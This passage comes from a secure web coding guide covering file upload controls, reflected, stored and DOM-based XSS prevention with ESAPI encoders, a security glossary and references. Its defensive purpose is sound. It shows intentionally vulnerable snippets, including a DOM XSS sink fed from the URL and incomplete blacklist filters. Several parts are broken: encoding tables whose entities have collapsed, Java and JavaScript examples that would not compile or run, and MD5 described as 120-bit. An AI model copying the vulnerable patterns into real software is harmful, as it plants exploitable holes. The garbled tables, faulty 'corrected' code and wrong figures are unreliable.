- Restrict **the file types and extensions** allowed for upload to only those that are necessary for business purposes. Validate uploaded files are the expected type by checking file headers. It is required to have a whitelist of only permitted extensions on the web application. Pay attention to double extensions.
- The application should **validate content** on any files that are uploaded to the server. Ensure that file contents match the defined file type. Placing restrictions on the content will greatly limit the range of possible injection attacks.
- Limit the uploaded file to a **maximum file size** at server side, in order to prevent from denial of service attacks on file space storage (e.g. image resizing, PDF creation, etc.).

(2) Protect the file upload functionality against malicious files.

- During the file upload operation, the application should expect to receive a document for which the intended use will be for reading/printing/archiving.
- In order to protect the file upload feature against potential viruses and harmful software, certain types of files should be blocked such as executables files (e.g. .apk, .bat, .cmd, .dll, .exe, .hta, .jar, .js, etc.), and archives or other compressed files (e.g. .zip, .gz, .bz2, etc.).
- Pay attention when uploading Microsoft Word/Excel/PowerPoint and Adobe PDF documents that may contain malicious code as attachment such as VBA Macro and OLE (Object Linking and Embedding) package.
- Use a regularly updated virus scanner[4] on the server in order to analyse all uploaded files for malicious content (anti-malware, antivirus, etc.).

(3) Enforce access control mechanisms for upload storage.

- Never store user-provided files in the web document root. Prefer storing all the uploaded files in a in a database or on the filesystem using an isolated server with a different domain. Only copy files there once validated.
- Set the permissions on the upload folder so the files within it are not executable.
- It is also recommended including the **Content-Disposition: Attachment** response header that forces browsers to save the file instead of opening a file download directly.
- Prefer use the **X-Content-Type-Options: nosniff** header when hosting user uploaded content that can be viewed by other users so that browsers do not try to guess the data type.

[4] Please consult your hosting service for which recommended antivirus to be invoked in the server.

8.17. Cross-Site Scripting: Reflected, Stored and DOM-based

8.17.1. Definition

Cross-Site Scripting (XSS) occurs when user input is displayed to web browser without any proper validation and sanitization, allowing an attacker to inject and execute malicious scripts into the generated page. Vulnerable entries are numerous: GET, POST and DOM parameters, database entries and filenames. A successful exploitation can lead to client information leaks, session hijacking or virtual hosting. An attacker could execute scripts in a victim's browser to hijack user sessions e.g. using malware, deface web sites, insert hostile content, redirect users to web content controlled by the hacker, etc.

While reflected or stored XSS vulnerability occurs on the server-side code, DOM-based XSS vulnerability affects the script code in the client's browser.

- *Reflected cross-site scripting:* occurs when user-controlled data enters a web application through a HTTP request, typically via the input fields of an HTML form. The application sends back to users this unvalidated data in an error message, search result, or any other response. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is publicly posted or directly e-mailed to the victims and then the code is executed in the browser as it displays the HTTP response.
- *Stored (or persistent) cross-site scripting:* occurs when user input is stored on the target application, such as in a database, in a forum post or comment field, etc. This attack involves an attacker injecting a malicious script that is permanently stored on the application. The victim then retrieves the XSS payload from the server when it requests the stored information.
- *DOM-based cross-Site Scripting:* occurs when data is read from a server-supplied JavaScript within the browser and written back into the page with client-side code. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the Document Object Model (DOM). Then, the malicious code is executed as part of DOM creation, whenever the victim's browser parses the HTML page.

8.17.2. Recommendations

To prevent from cross-site scripting (XSS) attacks, it is recommended following a multi-layered approach. The following recommendations are issued from the complete reference guidelines:

- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

8.17.2.1. Browser-based XSS protection

As cross-site scripting issues can originate from different sources, including third party elements, it is recommended assessing the possibility of further XSS mitigation possibilities, such as browser-dependent HTTP headers. The exposure to XSS attacks can be mitigated by centralized usage of X-XSS-PROTECTION[5] and Content-Security-Policy[6].

The **X-XSS-PROTECTION** header is designed to enable the cross-site scripting filter built into modern web browsers such as Internet Explorer 8+, Chrome, Safari and Android. It can be configured with a user-agent's built to filter some level of cross-site-scripting attacks with value "1" and mode "block".

The **Content Security Policy (CSP)** header allows an application to define origins of content that are allowed to load on its page, such as JavaScript, HTML frames and applets. It can be implemented with the HTTP response header **X-Content-Security-Policy** to instruct the browser to only execute resources from lists of allowed origins. A well-configured CSP header can mitigate a broad range of content injections attacks, such as cross-site scripting and clickjacking.

[5] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection

[6] https://www.w3.org/TR/CSP2/

8.17.2.2. XSS Prevention

The primary mitigation against cross-site scripting flaws is **contextual output encoding** that is applied for any reflected data disregarding their origin (database, request parameter, hardcoded, etc.) and depending on the context in which the data is inserted (e.g. HTML, URL, JavaScript context). Even if inputs are thoroughly validated and not directly manipulated by the user, outputs should be systematically sanitized during display, and not on case per case.

It is recommended using dedicated projects and APIs, as it is easier to maintain and less error prone than custom homemade enforcement sub-projects. The **OWASP ESAPI project** provides a set of reusable security components in several languages, including input validation and output escaping routines on the server-side to prevent the injection of XSS attacks.

The following represents a whitelist of contexts in which data can be inserted.

(1) HTML context:

- **Coding example:**

Data is inserted in HTML entity context.

```
<div>${data}</div>
<body>${data}</body>
```

Most blacklist-based encoding methods are incomplete and do not sanitize all malicious characters e.g. the JSTL tag `<c:out escapeXml="true"/>` that escapes meaningful HTML characters (`' " < > &`) and the deprecated ColdFusion encoding function `HTMLEditFormat()` that only escapes these HTML characters (`" < > &`). These methods can be bypassed by making simple adjustments to the input normally blocked.

The use of incomplete blacklist XSS filters should be avoided as they will omit some patterns that can be used to bypass this defence through various means. For example, the following escaping mechanism replaces any character or data useful to perform an XSS attack.

```
/** [JAVA CODE]: Incomplete escaping method to filter XSS */
private String cleanXSS(String value) {
     value = value.replaceAll("<", "&lt;").replaceAll(">", "&gt;");
     value = value.replaceAll("'", "&#39;").replaceAll("""", "&#34;");
     value = result.replaceAll("</script>", "<\\/script>");
}
```

The built-in ColdFusion XSS filter named `scriptProtect` replaces any data that matches these HTML tag names (e.g. `applet`, `embed`, `meta`, `object`, `script`) with the word `<InvalidTag>`.

```
<!---[COLDFUSION CODE]: Incomplete blacklist XSS filter --->
<cfapplication name = "application name" … scriptProtect = "all" >
```

- **(Optionally) Input Validation** can be applied in HTML context.

Many frameworks and third-party libraries in Java like Struts, JSF, Spring, JSoup and OWASP projects (e.g. ESAPI, AntiSamy, Java HTML Sanitizer) provide mechanisms for performing validation of user input through whitelist validators or regular expressions.

For example, the ESAPI validator `getValidInput()` can be used to canonicalize and validate inputs like firstnames that only consist of short alphanumeric and a small range of typographical characters, matching a well-defined regular expression.

```
String ValidFirstname = ESAPI.validator().getValidInput("Firstname",
request.getParameter("Firstname"), "FirstnameRegex", 50, false);
```

- **HTML Entity Encoding** should be enforced in HTML context.

HTML encoding translates a range of HTML metacharacters such as `< > " &` into their corresponding HTML encodings. In addition to these common encodings, other characters (e.g. `' /`) should be HTML-encoded into their hexadecimal encodings using the numeric ASCII code.

Character	HTML encode
<	<
>	>
"	"
&	&
'	'
/	/

It is recommended using pre-built output escaping libraries to provide a "whitelist" HTML entity encoding algorithm e.g. the ESAPI encoder `encodeForHTML()` that encodes all non-alphanumeric characters in HTML context. Since ColdFusion 10, new security-focused tags were included with the built-in ESAPI component provided in a security hotfix.

```
<div>ESAPI.encoder().encodeForHTML(${data})</div>
```

(2) HTML Body: Insertion of preformatted HTML data.

- **Coding Example:**

Data in HTML format is inserted in HTML entity context.

```
<div>${HTML}</div>
<div><c:out value="${HTML}" escape="false" /></div>
```

- **HTML Validation** should be enforced for inserting preformatted HTML.

The recommendation would be to canonicalize and validate HTML data. For example, the ESAPI validator `getValidSafeHTML()` can be used to invoke the OWASP AntiSamy project in order to clean up HTML rich content that might contain malicious data.

```
String cleanHTML = ESAPI.validator().getValidSafeHTML("htmlInput", htmlInput, 100, false);
```

(3) HTML Attribute context:

- **Coding example:**

Data is inserted into classic HTML tag attributes (other than event handlers and URL attributes).

```
<div id="${data}">content</div>
<input type="hidden" name="file" value="${data}" />
```

- **HTML Attribute Encoding** should be enforced for **safe HTML attributes**.

It is recommended abiding by the standards using double quoted HTML tag attribute values, and avoid using non-quoted values. Then, ensure to place user-supplied data in a **whitelist of safe HTML attributes**[7]. Otherwise, ensure to enforce a context-dependent input validation before inserting data into the unsafe HTML tag attributes such as `background`, `id` and `name`.

HTML attribute encoding translates a range of characters into their corresponding hexadecimal encodings (i.e. with the `&#xHH;` format). For example, the whitelist-based ESAPI encoder `encodeForHTMLAttribute()` can be used to encode all non-alphanumeric characters including whitespace in HTML attribute context.

```
<div id="ESAPI.encoder().encodeForHTMLAttribute(${validData})">content</div>
<input type="hidden" name="file" value="ESAPI.encoder().encodeForHTMLAttribute(${data})" />
```

[7] **Safe HTML Attributes include:** align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width.

(4) URL context: **GET parameter and Rest-style URL parameter.**

- **Coding example:**

Data is inserted in URL context.

```
<a href="http://www.example.com/${year}/calendar.jsp?value=${data}">link</a>
```

- **URL Encoding** should be applied into URL parameter values.

As for the classical HTML tag attributes, double quoted URL tag attribute values are urged. URL encoding should be used to encode request parameter values, not the entire URL.

URL encoding translates a range of meaningful characters into their corresponding hexadecimal encodings within the standard percent encoding (i.e. with the `%HH` format).

Character	URL encode
SPACE	%20
#	%23
&	%26
;	%3B
=	%3D
?	%3F

For example, the whitelist-based ESAPI encoder `encodeForURL()` can be used to escape all non-alphanumeric characters including whitespace into HTTP request parameter values.

```
<a href="http://www.example.com/ESAPI.encoder().encodeForURL(${year})/calendar.jsp?value=
ESAPI.encoder().encodeForURL(${data})">clickme</a>
```

(5) URL context: **HTML tag attributes in a HREF or SRC with URLs.**

- **Coding example:**

Data is inserted in dynamic URL links (SRC and HREF attribute).

```
<a href="${userURL}">link</a>
<iframe src="${userURL}" />
```

- **Strict URL Validation:**

Attributes such as HREF and SRC that take URLs as arguments should be quoted as well. **Input canonicalization** should be enforced before validation in order to strip every . (dot) between / (slash) characters, e.g. /./ → /, /../ → / and // → /. Then, all input data inserted into these HREF and SRC attributes should be **strictly validated** to make sure it does not point to an unexpected protocol especially JavaScript links (e.g. `data:` and `javascript:`).

Moreover, a **whitelist of http and https URL's only** should be enforced to ensure that the URL passed in starts with `http://` or `https://` for absolute URLs and to ensure that URLs start with `/` for relative URLs. For example:

```
//In the controller: Safe URL verification.
URI data = URI(userURL);
data.normalize();
if ("http://".equals(data.getScheme) || "https://".equals(data.getScheme))
     model.addAttribute("data", data.toString());
```

Regarding the business achieved, it should not be possible to post absolute links. In such cases, adequate URL validation is required:

```
//URL validation
String userURL = request.getParameter("userURL");
Boolean isValidURL = ESAPI.validator().isValidInput("URLContext", userURL, "URL", 255,
false);
if (isValidURL) { //HTML attribute encoding }
```

- **HTML Attribute Encoding** should be applied into **validated** URL-based attributes.

Do not encode complete or relative URLs. Only user driven URLs in HREF and SRC links should be attribute-encoded. Indeed, the validated URL should be encoded based on the context of display like any HTML tag attribute value.

```
//In the view layer:
<a href="ESAPI.encoder().encodeForHTMLAttribute(${userURL})">link</a>
<iframe src="ESAPI.encoder().encodeForHTMLAttribute(${userURL})"></iframe>
```

(6) CSS context

- **Coding example:**

Data is inserted inside a property value into a stylesheet or between style tags.

```
<div style="width: ${data};">Selection</div> //Quoted property value
```

- **CSS Validation:**

As with all attributes, CSS attribute values should be enclosed in double quotes in the template. Avoid using unsafe property values used in CSS context, such as `url`, `background`, etc. Then, it is necessary to validate strictly the string value that is inserted into the property value using a whitelist approach based on regular expressions in this context (strict structural validation). In addition, ensure that URLs only start with "`http`" and that properties never start with "`expression`" or "`javascript:`" allowing JavaScript.

- **CSS Hex Encoding:**

A good practice is to escape all non-alphanumeric characters into their corresponding hexadecimal encodings (with the `\HH` format) by using the ESAPI encoder: `encodeForCSS()`.

```
<div style="width: ESAPI.encoder().encodeForCSS(${validData});">Selection</div>
```

(7) JavaScript context: JavaScript variable instantiated server side

- **Coding Example:**

Data is inserted into a JavaScript context (script tag or event handler).

```
<script> someFunction('${data}'); </script> //Inside a quoted string
<script> var currentValue='${data}'; </script> //One side of a quoted expression
<div onmouseover="someFunction('${data}');"/>…</div> // Inside quoted event handler
```

- **JavaScript Hex/ Unicode Encoding:**

Prefer use different style quotes for JavaScript literals and attributes to provide a security measure against one type of quote accidentally "ending" the other. For example, ensure JavaScript string literals are quoted with single quotes inside a string of JavaScript function and one side of a JavaScript expression. Then, JavaScript attributes should be quoted with double quotes inside an event handler.

JavaScript encoding allows various kind of characters escaping used to translate a range of characters into their corresponding hexadecimal encodings (with the `\xHH;` format; `HH`: Hex value) or Unicode encodings (with the `\uXXXX` format; `X` = Integer).

Character	JS Hex encode	JS Unicode encode
'	\x27	\u0027
"	\x22	\u0022
&	\x26	\u0026
<	\x3c	\u003c
>	\x3e	\u003e

It is recommended encoding all the non-alphanumeric characters including meaningful HTML metacharacters (e.g. `& < > " '`) and JavaScript metacharacters, before inserting data in JavaScript context. Note that it is not necessary to HTML-encode the entire attribute as an additional step since the JavaScript encoding does not leave any HTML special character.

For example, use the whitelist-based ESAPI encoder `encodeForJavaScript()`.

```
<script> var currentValue='ESAPI.encoder().encodeForJavaScript(${data})';</script>
<script> someFunction('ESAPI.encoder().encodeForJavaScript(${data})');</script>
<div onmouseover ="someFunction('ESAPI.encoder().encodeForJavaScript(${data})');" />…</div>
```

⇨ **Important Note:** It is recommended applying the numeric escape to malicious characters such as hexadecimal or Unicode encodings instead of using any backslash JavaScript escaping methods as provided by the Apache method `StringEscapeUtils.escapeJavaScript(…)` (e.g. ' → \', " → \"). This latter could lead to a non-HTML-escaped (`\"`) that could actually end the attribute, when encoding a double quote character (").

The deprecated ColdFusion encoding function `JSStringFormat()` provides incomplete JavaScript encoding, by escaping only some metacharacters such as: single quote, double quote and newline CRLF characters; but none of these characters appear in the string `</script>`.

(8) DOM context: JavaScript variable set from DOM (Document Object Model)

- **Coding example:**

Client-side script interacts with documents via the DOM. A server-controlled script that is sent to the client processes user-supplied data (e.g. a URL parameter) without any validation steps. Then, if a crafted input is inserted within the HTML rendered method; this will cause execution of arbitrary JavaScript into the web page.

```
<script type="text/javascript">
  var url = document.URL;
  var parameter = url.substring(url.indexOf("hello=")+ 6, url.length);
  document.write('<h1>Hello ' + parameter + '</h1>');
</script>
```

- **Eliminate dangerous insertion points:**

The primary recommendation to prevent from DOM-based attacks is to avoid including and executing as JavaScript any input data in the DOM context.

The following main input sources are commonly used to access DOM data and then, this may represent an entry point for malicious data to attack end users, including:

- `document.URL` | `document.location` | `document.referrer`
- `window.location.*` (with their properties: `.href` | `.hash` | `.pathname` …), etc.

The below table lists some dangerous HTML rendering methods that are used to write raw HTML and unsafe JavaScript functions that will interpret a string as JavaScript within the execution context:

HTML rendered methods	JavaScript methods

• Attributes:
  ◦ `element.innerHTML = "…";`
  ◦ `element.outerHTML = "…";`
  ◦ `document.body.innerHtml = "…";`
• Methods:
  ◦ `document.write(…);`
  ◦ `document.writeln(…);`
	• `window.setInterval(input, x);`
	• `window.setTimeout(input, x);`
	• `window.execScript(…);`
	• `eval(input);`

Prefer use the following methods to build dynamic interfaces (whitelist of insertion points):

- `document.createElement("…");element.appendChild(…);`
- `element.setAttribute("…", "value")`: This method is only safe for a limited number of attributes. Avoid using dangerous attributes including any URL attribute (`href`, `src`) and dangerous JavaScript event handlers (e.g. `onclick`, `onload`, `onblur`…).

- **Input validation and output sanitization to escape untrusted data in execution context.**

Security measures should be implemented within the client-side code to prevent malicious data from executing as script.

First, client-side scripts should filter metacharacters from user input. Validate input before being inserted into the document and create a whitelist of safe characters (e.g. regular expression) to check that the string written to the HTML page consists of alphanumeric characters only. Then, it is required to sanitize and encode the validated data. DOM functionalities should be implemented relying only on the appropriate output escaping methods regarding the context.

For instance, as a dangerous HTML rendering method is used in the following example, it is recommended HTML encoding, and then JavaScript encoding all untrusted input.

```
// Client-side input validation and output encoding:
<script type="text/javascript">
     Encoder encoder = ESAPI.encoder();
     var url = document.URL;
     var parameter = url.substring(url.indexOf("hello=") + 6, url.length);
     var regex = /^([A-Za-z0-9+\s])*$/;
     if (regex.test(parameter))
        document.write('<h1>Hello' + encoder.encodeForJavaScript(encoder.encodeForHTML(
parameter) + '</h1>');
</script>
```

Remark: In HTML attribute sub-context, only **JavaScript encoding** should be applied at server side. It is not necessary to encode the data variable for HTML attribute context to prevent from double-encoding attack.

```
var x = document.createElement("input");
x.setAttribute("value", 'ESAPI.encoder().encodeForJavaScript($input)');
var form1 = document.forms[0];
form1.appendChild(x);
```

9. GLOSSARY

Access Control List: an ACL consists of a list of users and groups allowed to access a specific resource by defining the level of access granted to objects.

Advanced Encryption Standard (AES): is a conventional symmetric **block cipher** that processes data blocks of 128 bits, using cipher keys with lengths of 128 (AES-128), 192 (AES-192), and 256 (AES-256) bits and is based on the Rijndael algorithm.

Block cipher: is a method of encrypting text (to produce ciphertext) in which a cryptographic key and algorithm are applied to a block of data. **A mode of operation of a block cipher** is an algorithm that describes how to repeatedly apply a cipher's single-block operation to securely transform amounts of data larger than a block.

Cache Poisoning: is possible because of HTTP response splitting flaws and other injection attacks in the web application. If a response is cached in a shared web cache used by multiple users, e.g. as for proxy servers, then all users of that cache will continue receive the malicious content until the cache entry is purged.

Canonicalization: is the process of converting or decoding data into a common character set. This ensures any input that is sent from the user's browser to be encoded in various ways.

CAPTCHA ("Completely Automated Public Turing test to tell Computers and Humans Apart"): is a challenge-response test used to ensure that the response is not generated by a computer.

CDATA (Character DATA): This term indicates that a certain portion of the document is general character data. In an XML document, a **CDATA delimiter** is a section of element content that is marked for the XML parser to interpret as only character data, not markup.

Cookie: is a message from a Web server computer, sent to and stored by the user's browser on the computer. It is sent back to the server each time the browser requests a page from the server.

Cracking: Cracking a password means an attempt to recover the password or cryptographic password hashes using various analysis methods to identify a character string that will produce one of these hashes.

Cryptographic key: is a string of bits used by a cryptographic algorithm to transform plain text into ciphertext or reversely. Keys are used to control the operation of a cipher so that only the correct key can convert encrypted text (ciphertext) to plaintext. Different types of keys may be used such as symmetric keys or asymmetric keys.

Document Object Model (DOM): defines a hierarchical object model based on the structure of the document, including an interface that allows script to inspect and manipulate a parsed HTML document within a browser. The DOM allows client-side scripts to access individual HTML elements and to traverse the structure of elements programmatically.

Document Type Definition (DTD): defines the structure and the legal elements and attributes of an XML document.

Encoding: is the process of converting information into the required transmission format e.g. Base64 encoding used to encode 8-bit characters with only ASCII-printable (64) characters.

Encryption: is the process of transforming a readable document (or plaintext) into unreadable ciphertext. It consists of a two-way encoding that allows getting the original string using symmetric keys (shared secret key) or asymmetric keys (public/private key pairs).

Hash: A hashing function provides a one-way encoding of a string (or message digest) into a fixed length string called a hash. An example of a hash function is MD5 (Message Digest #5) that takes a message and converts it into a fixed string (120-bit) of digits.

Hyper Text Transfer Protocol (HTTP): A protocol defining how messages are formatted and transmitted on the Web and what actions servers and browsers should take in response to commands.

HTML5: is the fifth and current version of the HTML (HyperText Markup Language) standard, which is used for structuring and presenting content for applications. It is a combination of various components like XMLHttpRequest (XHR), Document Object model (DOM), Cross Origin Resource Sharing (CORS) and enhanced HTML/Browser rendering.

Initialization Vector (IV): is a block of bits randomly generated that is used by several modes to randomize the encryption and hence to produce distinct ciphertexts even if the same plaintext is encrypted multiple times, without the need for a slower re-keying process. The purpose of IV is to decrease the possibility of same plaintext/ciphertext pairs, which makes more difficult to decrypt the ciphertext without the key.

JDBC (Java Database Connectivity) API**:** is a Java-based data access technology from Oracle Corporation, allowing Java applications to access relational databases.

Object: can be a resource such as file, data, physical equipment, which requires controlled access. For example, the email stored in the mailbox is an object that a subject is trying to access.

Phishing: is a form of social engineering attack that employs spoofed emails or other social engineering tricks to target users and to counterfeit websites for the purpose of extracting confidential data which leads to a user impersonation.

Remember me: is commonly presented to the user at the time of login. This functionality usually stores a cookie that either remembers the user's username or behaves as a session token.

Risk: The product of likelihood and damage related to the realization of a threat.

Salt: is a fixed-length cryptographically-strong random value associated with the user account that owns the password.

Secure Sockets Layer (SSL) / Transport Layer Security (TLS): A protocol used to set up public-key cryptography-type connection on the Web. The terms, SSL and TLS are often used interchangeably. In fact, SSL v3.1 is equivalent to TLS v1.0.

Session fixation: this vulnerability typically occurs when an application creates an anonymous session for each user when they first access the application, thereby continuing to use the session already associated with the user. If an attacker can force a user's session token to an explicit value, he waits for the victim to log in and then uses the collected token to hijack the session.

Session rotation: this vulnerability occurs when session token is not rotated after successful login, i.e. the session token before and after a successful authentication is the same.

Serialization: is the process of turning an object graph to a stream of bytes that can be reverted back. The transformation phase includes the object's data as well as the types of data stored inside it. This byte stream can be saved to a persistent storage or streamed across a network.

Stack trace: is a structured error message starting with a description of the actual error and followed by a series of lines describing the state of the execution call stack. The top line of the call stack shows the function that generated the error, the next line shows the function that invoked the previous function, and so on.

Strong randomness: Content generated randomly i.e. with a cryptographically secure pseudo-random number such as keys, tokens enforce strong randomness if collecting contents does not provide any information on content generated before or after the capture.

Subject: can be a user, a process, or a technology component that either seeks access or controls the access. For example, an employee trying to access his business email account is a subject. Similarly, the system that verifies the credentials is also termed as a subject.

XML Parser: is the software that parses an XML message. It is the first portion of a web service that process input from other services.

REFERENCES

(1) NIST - Software Testing Costs Shown by Where Bugs Are Detected (Page 98) https://www.nist.gov/document-17633

(2) Commission Decision (EU, Euratom) 2017/46 of 10 January 2017 on the security of communication and information systems in the European Commission

http://ec.europa.eu/newsroom/digit/itemdetail.cfm?item_id=52323&newsletter_id=116&utm_source=digit_newsletter&utm_medium=email&utm_campaign=DIGIT%20Newsroom&utm_content=Decision%20on%20legal%20framework%20and%20principles%20relating%20to%20IT%20security%20in%20the%20C&lang=en

(3) *Improving Web Application Security - Threats and Countermeasures.* Microsoft Patterns and Practice.

(4) *2011 CWE/SANS Top 25 Most Dangerous Software Errors.*

http://cwe.mitre.org/top25/index.html

(5) *HP Fortify Taxonomy: Software Security Errors.*

http://www.hpenterprisesecurity.com/vulncat/en/vulncat/

(6) *The WASC Threat Classification v2.0.*

http://projects.webappsec.org/w/page/13246978/Threat%20Classification

(7) *OWASP Foundation* (http://www.owasp.org).

- OWASP Secure Coding Practices - Quick Reference Guide v2.0 (2010)
- OWASP Backend Security v1.0 Beta (2008)
- **OWASP Prevention Cheat Sheet Series** - https://www.owasp.org/index.php/Cheat_Sheets
- OWASP Cross Site Scripting (XSS) Cheat Sheet: http://ha.ckers.org/xss.html
- OWASP ESAPI project. https://code.google.com/p/owasp-esapi-java/
- OWASP AntiSamy project. https://code.google.com/p/owaspantisamy/

http://www.idealenkompas.nl/upload/bestanden/Developer%20Guide.pdf

- OWASP Java HTML Sanitizer project.

  http://owasp-java-html-sanitizer.googlecode.com/svn/trunk/distrib/javadoc/org/owasp/html/Sanitizers.html

(8) *Foundations of Security. What Every Programmer Needs to Know*. (2007) Neil Daswani, Christoph Kern, and Anita Kesavan Foreword by Vinton G. Cerf.

(9) *The Web Application Hacker's Handbook 2nd Edition (2011).* Dafydd Stuttard and Marcus Pinto.

(10) *Secure Java For Web Application Development* (Sep.2010). Abhay Bhargav and B.V. Kumar.

(11) COLDFUSION: For more information, see the following web sites:

- https://www.owasp.org/index.php/ColdFusion_Security_Resources
- http://www.adobe.com/devnet/coldfusion/articles/security-improvements-cf11.html
- https://www.petefreitag.com/presentations/cfsummit/2016/securing-applications.pdf